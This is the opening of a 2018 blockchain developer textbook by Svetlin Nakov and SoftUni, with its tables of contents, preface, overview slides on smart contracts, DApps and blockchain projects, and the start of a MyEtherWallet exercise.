Practical Blockchain for Developers: The Big Book

Programming Blockchain Networks, Consensus Algorithms, Mining, Cryptography, Wallets, Transactions, DApps, Smart Contracts, Ethereum, Solidity, IPFS

Svetlin Nakov and SoftUni Team

SoftUni – https://softuni.org

Practical Blockchain for Developers: The Big Book

Programming Blockchain Networks, Consensus Algorithms, Mining, Cryptography, Wallets, Transactions, DApps, Smart Contracts, Ethereum, Solidity, IPFS

Authors: Svetlin Nakov and SoftUni Team

Lead author and content developer: D-r **Svetlin Nakov**, PhD

Contributions from: Svetlin Nakov, Sevgin Mustafov, Georgi Avramov, Simeon Mandhaziev, Nikolay Angelov, Ivan Abadzhiev, Preslav Mihaylov, Vladislav Zorov, Simeon Kotashki, Georgi Angelov

License: Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov. Copyrighted materials include (but are not limited to) texts, presentation slides, graphics and images, exercise descriptions, tutorial guidelines, project descriptions and other written content. Except as otherwise expressly noted, Svetlin Nakov retains full copyrights, intellectual property and other proprietary rights to all content published in this book. If you would like to use any of this book's content for any reason (including but not limited to teaching courses, creating video lessons, reproduction on other websites or digital media), you will need to contact Svetlin Nakov.

© Svetlin Nakov, 2018 – http://www.nakov.com

Tags: blockchain, blockchain networks, programming, blockchain development, blockchain for developers, programming blockchain, wallets, DApps, smart contracts, Solidity, decentralized apps, cryptography, ECDSA, secp256k1, elliptic curves, digital signatures, blockchain transactions, blockchain APIs, consensus algorithms, proof-of-work, proof-of-stake, PoW, PoS, mining, offchain transactions, Ethereum, IPFS, Solidity, smart contracts, Web3 API, MetaMask, Truffle, Ganache, Python, JS, JavaScript, C#, Java, faucet, block explorer, blockchain node, cryptocurrencies, writing blockchain networks, decentralized storage, decentralized data, tokens, ERC20, ERC721, token economy, token mechanics, ICO, geth, parity, Remix IDE, Ropsten testnet, Ethereum mainnet, Infura, Web3, EVM, Ethereum virtual machine, oracles, multi-signature wallets, multisig, ethers.js, web3.js, Nethereum, Web3j, Web3.py, RSK, Qtum, POA Network, practical blockchain projects, SoftUni, Nakov, Software University, Svetlin Nakov, software development, software engineering, blockchain engineering, blockchain technologies, decentralization, decentralized infrastructure, DAO, decentralized autonomous organizations, 978-619-00-0802-6, 9786190008026

GitHub: https://github.com/nakov/blockchain-for-devs-book

Site: http://blockchain-dev-book.softuni.org

Practical Blockchain for Developers: The Big Book

Publisher: Faber, Veliko Tarnovo, Bulgaria

ISBN: 978-619-00-0802-6

Sofia, 2018

Contents

Contents 2
Detailed Table of Contents 4
Preface 7
Part I. Blockchain Networks 8
Chapter 1.1. Blockchain Introduction 9
Chapter 1.2. Blockchain Cryptography 39
Chapter 1.3. Consensus Algorithms 64
Chapter 1.4. Mining and Pools 94
Chapter 1.5. Practical Project: Building a Blockchain Network (Node and Chain) 152
Chapter 1.6. Wallets and Wallet APIs 162
Chapter 1.7. Transactions in Blockchain 206
Chapter 1.8. Crypto-Exchanges 246
Chapter 1.9. Practical Project: Building a Blockchain Network (Wallet and Faucet) 293
Chapter 1.10. Scaling Blockchains: Offchain, Payment Channels, Sidechains 296
Chapter 1.11. Anonymous Transactions 329
Part II. DApps and Solidity 344
Chapter 2.1. Ethereum Introduction 345
Chapter 2.2. Solidity Basics 402
Chapter 2.3. Solidity Advanced 415
Chapter 2.4. Ganache and Truffle 443
Chapter 2.5. DApp Architectures 503
Chapter 2.6. Decentralized Storage and IPFS 532
Chapter 2.7. Web3 API and MetaMask 538
Chapter 2.8. Practical Project: DApp Architecture 572
Chapter 2.9. Server-Side Ethereum APIs 574
Chapter 2.10. Blockchain and Smart Contract Security 623
Chapter 2.11. Other DApp Platforms 648
Chapter 2.12. Practical Project: DApp Implementation 677
Conclusion 681

Practical Blockchain for Developers: The Big Book

Programming Blockchain Networks, Consensus Algorithms, Mining, Cryptography, Wallets, Transactions, DApps, Smart Contracts, Ethereum, Solidity, IPFS

Svetlin Nakov and SoftUni Team

The **"Practical Blockchain for Developers" book** is a textbook developed as teaching content for an intensive practical training for **blockchain developers**, developed by Svetlin Nakov and his team at SoftUni. The training consists of:

- Lectures, practical exercises, learning and coding in class (blockchain networks, wallets, DApps, smart contracts, Solidity)
- Remote working on practical blockchain projects (online, remote work, in teams / individually)

The course content covers deeply the modern **blockchain technologies** from the developer's perspective (blockchain networks, cryptography, wallets, transactions and APIs, consensus algorithms, mining, and offchain transactions) and the practical aspects of **DApp development** (Ethereum and IPFS, Solidity and smart contracts, the Web3 API to connect Ethereum with JavaScript and other languages, MetaMask and wallets, Truffle and Ganache).

The book follows the "**learn by doing**" concept and involves the course attendees in live coding exercises and projects every day. Attendees create two **practical projects**: implement a **blockchain network** and **develop a DApp in Solidity**.

ISBN: 978-619-00-0802-6

First edition: July 2018

© Svetlin Nakov, Sofia, 2018

Detailed Table of Contents

Contents ... 2
Detailed Table of Contents ... 4
Preface ... 7
- Training Curriculum ... 7
- Acquired Skills after the Graduation ... 7

Part I. Blockchain Networks ... 8
Chapter 1.1. Blockchain Introduction ... 9
- Welcome to the Blockchain Developer Training (Blockchain Dev Camp) ... 9
- Blockchain Technologies – Overview ... 10
- Exercises: Playing with Cryptocurrency Wallets ... 13
- Blockchain Concepts ... 21
- Exercises: Build Your Own Blockchain ... 23

Chapter 1.2. Blockchain Cryptography ... 39
- Blockchain Cryptography ... 39
- Exercises: Blockchain Cryptography ... 47
- Popular Crypto Libraries ... 59
- Exercises: Sign / Verify Ethereum Messages ... 61

Chapter 1.3. Consensus Algorithms ... 64
- Decentralization and Consensus Algorithms ... 64
- Building a Blockchain – Overview ... 69
- Exercises: Private Key to Address ... 71
- Exercises: Sign and Verify Transaction in JavaScript ... 72
- Exercises: Sign and Verify Transactions in C# ... 75
- Exercises: Sign and Verify Transactions in Python ... 81
- Exercises: Sign and Verify Transactions in Java ... 85

Chapter 1.4. Mining and Pools ... 94
- Mining Process and Mining Pools ... 94
- Exercises: Implement a Simple Proof-of-Work Mining in JS ... 98
- Practical Project: Implementing the Blockchain Miner ... 116
- Exercises: Mine Ethereum and Siacoin in a Pool ... 117
- Exercises: Mine Monero in a Pool ... 132
- Exercises: What to Mine? ... 139
- Exercises: Mine Monero with Coinhive ... 142

Chapter 1.5. Practical Project: Building a Blockchain Network (Node and Chain) ... 152
- Designing the Blockchain Node ... 152
- Practical Project: Implementing the Blockchain Node ... 157
- Teamwork Project: Build Your Own Blockchain Network ... 159

Chapter 1.6. Wallets and Wallet APIs ... 162
- Cryptocurrency Wallets ... 162
- Exercises: Install MetaMask and Get Some ETHt ... 165
- Exercises: Creating and Spending from a Multi-Signature Wallet with Electrum ... 168
- Exercises: Playing with Jaxx Wallet on the Ropsten Testnet ... 187
- Wallet APIs and Libraries ... 193
- Exercises: Ethereum HD Wallet in JS ... 196
- Exercises: Simple Ethereum Wallet in JS ... 202

Chapter 1.7. Transactions in Blockchain ... 206
- Blockchain Transactions ... 206
- Create a Simple Ethereum Wallet in C# ... 208
- Exercises: Create Ethereum Wallet with C# and Nethereum ... 210
- Exercises: Create Bitcoin Wallet with C# ... 231

Chapter 1.8. Crypto-Exchanges 246
Cryptocurrency Exchanges 246
Exercises: Play with Trading APIs: Bitstamp, Bitfinex, Coinbase and Kraken 249
Exercises: Buy and Sell Bitcoins with Hodl Hodl p2p Exchange 254
Exercises: Trading on Bittrex 285
Chapter 1.9. Practical Project: Building a Blockchain Network (Wallet and Faucet) 293
Building a Blockchain: Wallet, Faucet, Block Explorer 293
Chapter 1.10. Scaling Blockchains: Offchain, Payment Channels, Sidechains 296
Scaling the Blockchain Networks 296
Exercises: Buy a Drink Using Lightning Web Wallet 302
Exercises: Buy an Article using Lightning Mobile Application 308
Exercises: Buy an Article using Lightning Desktop Application 317
Exercises: Play with the LND API 326
Chapter 1.11. Anonymous Transactions 329
Anonymous Transactions 329
Exercises: Play with the ZCash Testnet, Faucet and Send Transaction 334
Part II. DApps and Solidity 344
Chapter 2.1. Ethereum Introduction 345
Ethereum – Overview 345
Exercises: Playing with Mist 349
Exercises: Running a Local Ethereum Network 361
Ethereum and Crypto Tokens 367
Exercises: Buy and Send ERC20 Tokens 370
Exercises: Deploy Smart Contract using Mist 375
Exercises: Create a Crowdsale without Coding 383
Exercises: Syncing Ropsten Testnet 399
Chapter 2.2. Solidity Basics 402
Smart Contracts and Solidity Basics 402
Exercises: First Steps in Solidity 405
Chapter 2.3. Solidity Advanced 415
Solidity Advanced 415
Exercises: Solidity Advanced 420
Exercises: Build ERC20 Token and Launch a Token Sale 425
Exercises: ERC721 Standard and GiftLottery 440
Chapter 2.4. Ganache and Truffle 443
Truffle and Ganache 443
Exercises: Install Ganache and Truffle 446
Exercise: Deploy a Smart Contract in Ganache 453
Exercises: Develop and Deploy Smart Contracts with Truffle 469
Exercises: Develop and Unit Test Smart Contracts with Truffle 477
Exercises: More Solidity Specific Unit Tests with Truffle 485
Practical Project: Build a DApp in Solidity 499
Chapter 2.5. DApp Architectures 503
DApps Architectures 503
Exercises: Using Client-Side Wallets 505
Exercises: Voting DApp with Client-Side Wallet 518
Chapter 2.6. Decentralized Storage and IPFS 532
Decentralized Storage and IPFS 532
Exercises: Publish Files in IPFS 534
Chapter 2.7. Web3 API and MetaMask 538
Web3 and MetaMask 538
Exercises: Create Document Registry App 540
Exercises: Create Simple Casino with Solidity, Truffle, MetaMask, Oraclize and IPFS 552

Exercise: Playing with Gnosis Multi-Signature Wallet Application 563
Chapter 2.8. Practical Project: DApp Architecture 572
Practical Project: Building a DApp 572
Practical Project: DApp Implementation 573
Chapter 2.9. Server-Side Ethereum APIs 574
Server-Side Ethereum Libraries 574
Exercises: Smart Contracts using Web3.js and Infura 577
Exercises: Create Simple Voting Contract 586
Exercises: Playing with Smart Contracts using Ethers.js 592
Exercises: Playing with Smart Contracts using Nethereum 601
Exercises: Playing with Smart Contracts using Web3j 607
Exercises: Playing with Smart Contracts using Web3.py 616
Chapter 2.10. Blockchain and Smart Contract Security 623
Blockchain Security 623
Exercises: Inspect Suspicious Sites for Scam 627
Smart Contract Security 635
Exercises: Reentrancy Attack on a Smart Contract 637
Exercises: ERC20 Short Attack 642
Chapter 2.11. Other DApp Platforms 648
Notable DApp Platforms 648
Exercises: Install RSK Node and Deploy Smart Contract 649
Exercises: Register and Post in Steemit 663
Exercises: Deploy a Contract in Qtum 671
Chapter 2.12. Practical Project: DApp Implementation 677
Practical Project: Building a DApp 677
Sample DApp Project 678
Conclusion 681

Preface

Welcome to the practical book for blockchain developers. This book will guide you through a learning process aimed to make you a skillful blockchain software engineer. This is a serious training, not just basic introduction. It covers deep technical details with a lot of practical exercises and projects.

The book consists of lessons (represented as slides, designed for teaching in class) and tutorial-style exercises (designed to be followed individually in class or at home).

Training Curriculum

This curriculum is designed for existing software developers who want to turn into blockchain software engineers by taking an intensive blockchain developer training. It covers a wide breadth of topics from the basics of blockchain architecture, cryptography and consensus algorithms to implementing basic cryptocurrencies, programming wallets, transacting on public and private chains, smart contract development, implementing tokens and building distributed blockchain apps (DApps) with Ethereum and Solidity. In a few weeks, attendees will build a solid foundation for an entry level blockchain development job.

The book teaches through a sequence of well-structured lessons, each holding a small piece of new content, followed by practical exercises and practical projects. For a successful graduation, attendees are required to submit their small daily assignments, and design, develop and defend two real worlds practical blockchain projects.

Acquired Skills after the Graduation

Course attendees are expected to gain practical skills in blockchain development:

- Deep understanding of blockchain networks and cryptocurrencies
- Understanding and implementing blockchain consensus algorithms like PoW and PoS
- Designing and coding simple blockchain networks
- Understanding cryptography, using crypto libraries and implementing crypto wallets
- Understand how to build, sign and send blockchain transactions
- Developing smart contracts using Ethereum and Solidity
- Writing Solidity code: contracts, functions, data, events, payments
- Designing and developing decentralized apps (DApps)
- Accessing the Ethereum network and invoking smart contracts
- Using Solidity framework and tools: Truffle and Ganache
- Using decentralized storage systems like IPFS

Let's start!

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Part I. Blockchain Networks


The first part of the curriculum starts from the concepts of the blockchain technology: blockchain networks and distributed ledger, decentralized consensus protocols, wallets and transactions, mining, exchanges and offchain transactions.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Chapter 1.1. Blockchain Introduction


Welcome to the Blockchain Developer Training (Blockchain Dev Camp)

Objectives, Curriculum, Trainers, Schedule, Exercises, Projects, Exams, Certificates














Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.














Blockchain Technologies – Overview


Intro to Blockchain Networks, Cryptocurrencies, Crypto Wallets, Crypto Exchanges, Smart Contracts and ICO


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.























Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Smart Contracts

Smart Contracts
Code (custom logic) running in the blockchain network

Solidity
Blockchain programming language for the Ethereum network, running on EVM

How Do Smart Contracts Work?

- Two blockchain addresses enter into a smart contract
- The contract stays in the public ledger
- Participants may be anonymous

- A triggering event executes the contract code
- The contract obligations are enforced (e.g. payments)

- Everyone can see the contract activities
- Contract actors may be anonymous

Decentralized Apps (DApps)

DApps
DApps hold code + data on the blockchain

The front-end is still a traditional app

Client App (front-end)

Traditional Backend
Server-side code + data

Smart Contract Backend
Code + data on the blockchain

Decentralized Organizations (DAO)

Decentralized Processes
Processes in the organization have no central point of control

Decentralized Data
All data is public, transparent, and accessible to everyone

Decentralized Governance
Stakeholders solve disputes, distribute incomes, drive the organization's future

The Upcoming "Decentralized Cloud"

Classical Public Cloud
- Cloud computing & PaaS
- Cloud databases
- Cloud storage
- Other cloud services

Platforms: AWS, Azure, Google

Decentralized Cloud
- Decentralized computing
- Decentralized databases
- Decentralized storage
- Other decentralized services

Platforms: EOS, TRON, Ethereum

The "Decentralized Cloud"

- **Miners** and mining companies
  - Provide decentralized services
    - App hosting, DB, storage, etc.
  - Incentivized by token economy
  - Big players like Microsoft and AWS?
- **Developers** and businesses
  - Use decentralized services to write and run DApps
  - Pay by tokens or by staking

New APIs?

Computation Models: Cloud vs. DApps

Component	Traditional	Cloud Apps	DApps
Computation	Local server (CPU, GPU)	Amazon EC2, Google AppEngine, Heroku, Azure	Smart contracts in EOS, Ethereum, NEO, TRON, Qtum, Holochain, …
Storage	Local HDD	Amazon S3, Google Cloud Storage, Azure Blob, …	IPFS, Storj, Sia, Swarm
Database	DB server	Amazon RDS, Google Cloud SQL, Azure SQL, …	OrbitDB, ? BigchainDB, ? Wolk, ? Fluence, ? Bluzelle
Messaging	Message queue server	Amazon SQS, Google Cloud Messaging, …	IPFS pub-sub, Whisper, Mercury Protocol, …
External data	3rd party API	3rd party API	Oracles (e.g. Oraclize)
Payments	PayPal, VISA	Fiat money (PayPal, VISA)	Crypto, ETH, BTC, tokens
Monetization	Mainly ads	Mainly ads	Token mechanics

ICO / Token Sale Events

ICO (Initial Coin Offering)
Funds raised for a new cryptocurrency venture

Token Sale Events
Digital tokens sold through a smart contract

Examples: https://tokenmarket.net/ico-calendar

Corporate (Permissioned) Blockchains

Hyperledger
https://www.hyperledger.org/members

Azure Blockchain
Microsoft Azure
Blockchain as a Service
https://azure.microsoft.com/solutions/blockchain

Why Corporate Blockchain?
Private immutable ledger: trust between businesses + b2b smart contracts

Blockchain for Developers

Build DApps
Implement decentralized logic (smart contracts) + data in new / existing apps

Build New Blockchain Networks or Technologies
Startups and Innovations


Blockchain Projects and Technologies

Project	Languages	Source Code URL	Smart Contracts?
Bitcoin Core	C++, C	github.com/bitcoin/bitcoin	-
Ethereum	Go, Rust, C++	https://github.com/ethereum	EVM (Solidity)
TRON	Java	github.com/tronprotocol/java-tron	TVM (Java, others)
Cardano	Haskell	github.com/input-output-hk/cardano-sl	IELE VM (Plutus)
Bitcoin Cash	C++, C	github.com/Bitcoin-ABC/bitcoin-abc	-
Lisk	JavaScript	github.com/LiskHQ/lisk	-
NEO	C#	github.com/neo-project/neo	NEO-VM (C#, Java)
Stellar	C++	github.com/stellar/stellar-core	-
RSK	Java	github.com/rsksmart/rskj	EVM (Solidity)
Ripple	C++, C	github.com/ripple/rippled	-

Blockchain Projects and Technologies (2)

Project	Languages	Source Code URL	Smart Contracts?
NEM	Java	github.com/NemProject/nem.core	-
Qtum	C++	github.com/qtumproject/qtum	EVM (Solidity)
Hyperledger	Go, Java	github.com/hyperledger/fabric	Chaincode API (Go, Java, Python)
EOS	C++	github.com/EOSIO/eos	Multiple: WASM, EVM (C++, others)
IPFS	Go, JS	github.com/ipfs	-
Monero	C++	github.com/monero-project/monero	-
Litecoin	C++	github.com/litecoin-project/litecoin	-
IOTA	Java	github.com/iotaledger/iri	-

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Exercises: Playing with Cryptocurrency Wallets

In this exercise we shall install a **cryptocurrency wallet** and will play with **cryptocurrencies**. We shall install wallet software, generate **private keys** and digital currency **addresses**, send **transactions**, track the transaction processing.

For this exercise we shall use Web-based crypto-wallet software called **MyEtherWallet** (**MEW**), which behaves like locally installed Ethereum crypto wallets, but is accessible through the Web, without any software installation.


- **MyEtherWallet** is a **client-side wallet software**. It does not store your private keys, neither sends them at the server-side. Keeping your private keys is a secure place is your obligation.
- MEW connects to the Ethereum blockchain through **JSON RPC API** over HTTP (using client-side AJAX calls from JavaScript). The MyEtherWallet API is officially documented here: https://www.myetherapi.com.
- You can create / export / import **wallet keys**, sign and **send transactions** and **browse the blockchain**.
- MEW works with the **main** (production) Ethereum network (**mainnet**), as well as with testing networks (**testnets**) like Ropsten, Kovan and Rinkeby.

Create a Crypto Wallet


First, we shall generate an Ethereum wallet using the online wallet app called "**MyEtherWallet**".

1. Open https://www.myetherwallet.com in your Web browser. It should look like this:

